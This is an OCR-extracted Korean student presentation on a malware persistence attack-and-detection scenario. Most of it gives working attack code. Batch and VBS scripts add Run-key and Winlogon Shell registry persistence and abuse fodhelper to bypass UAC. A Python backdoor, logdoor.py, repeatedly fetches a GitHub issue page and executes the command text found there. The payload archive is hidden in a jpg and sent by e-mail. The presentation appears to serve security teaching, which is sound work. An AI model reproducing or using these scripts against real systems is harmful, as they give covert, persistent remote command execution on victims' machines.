
지속성 메커니즘을 이용한 악성코드 공격 및 탐지 시나리오


- 91714210 이승재
- 91714351 한지호

Index

✓ 기본 구조




✓ 파일 구조




login

Background



✓ 파일 제작 : start.bat



- 숨김 폴더 생성 / 환경 변수 설정
- 전송된 jpg 파일 압축 해제
- 레지스트리 수정

✓ 파일 제작 : attackst.bat, attack.vbs

attackst - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
cd C:₩Windows₩attack₩
attack.vbs

cd %systemroot%₩system32
reg add "HKLM₩Software₩Microsoft₩Windows₩CurrentVersion₩Run" /v VBS /t REG_SZ /d C:₩Windows₩attack₩beatst.bat" /f
reg add "HKLM₩Software₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon" /v Shell /t REG_SZ /d "explorer.exe, C:₩Windows₩attack₩logdoor.exe" /f
```


attack - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute "C:₩Windows₩attack₩main.bat","/c lodctr.exe/r", "", "runas", 0
```

- vbs 파일 실행
- 레지스트리 수정
- vbs 파일 이용 → bat 파일 백그라운드 실행

✓ 파일 제작 : main.bat



- 대상 PC에 filebeat 설치
- yml 파일 수정 (ip 변경)

✓ 파일 제작 : beatst.bat, beat.vbs, beat.bat

beatst - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
reg.exe add hkcu₩software₩classes₩ms-settings₩shell₩open₩command /ve /d "C:₩Windows₩System32₩cmd.exe cmd /c C:₩Windows₩attack₩beat.vbs" /f
reg.exe add hkcu₩software₩classes₩ms-settings₩shell₩open₩command /v "DelegateExecute" /f

fodhelper.exe
```

beat - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute "C:₩Windows₩attack₩beat.bat","/c lodctr.exe/r", "", "runas", 0
```

beat - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
cd C:₩Windows₩attack₩filebeat-7.5.2-windows-x86_64
filebeat.exe
```

- 레지스트리 수정
- vbs 파일 : beat.bat 백그라운드 실행
- Filebeat 실행


✓ 파일 제작 : logdoor.py (악성코드 / 실행파일)

logdoor.py - C:₩Users₩hjiho₩Desktop₩end door₩logdoor₩logdoor.py (3.9.5)

File Edit Format Run Options Window Help


```
import requests
from bs4 import BeautifulSoup
import time
import os

while 1:
    webpage=requests.get("https://github.com/jiho0730/testcmd/issues/1")
    soup=BeautifulSoup(webpage.content, "html.parser")
    tag=soup.find_all("p")
    cmd=tag[3].text
    os.system(cmd)
    time.sleep(200)
```




- Python 코드 exe 파일로 변환
- 페이지에서 명령어 끌어오는 악성코드


✓ 파일 제작 : logdoor.py (악성코드 / 실행파일)



- logdoor.py가 참조하는 page


✓ E-mail 전송






- 여러 bat, vbs 파일들의 압축파일 jpg 파일에 숨김

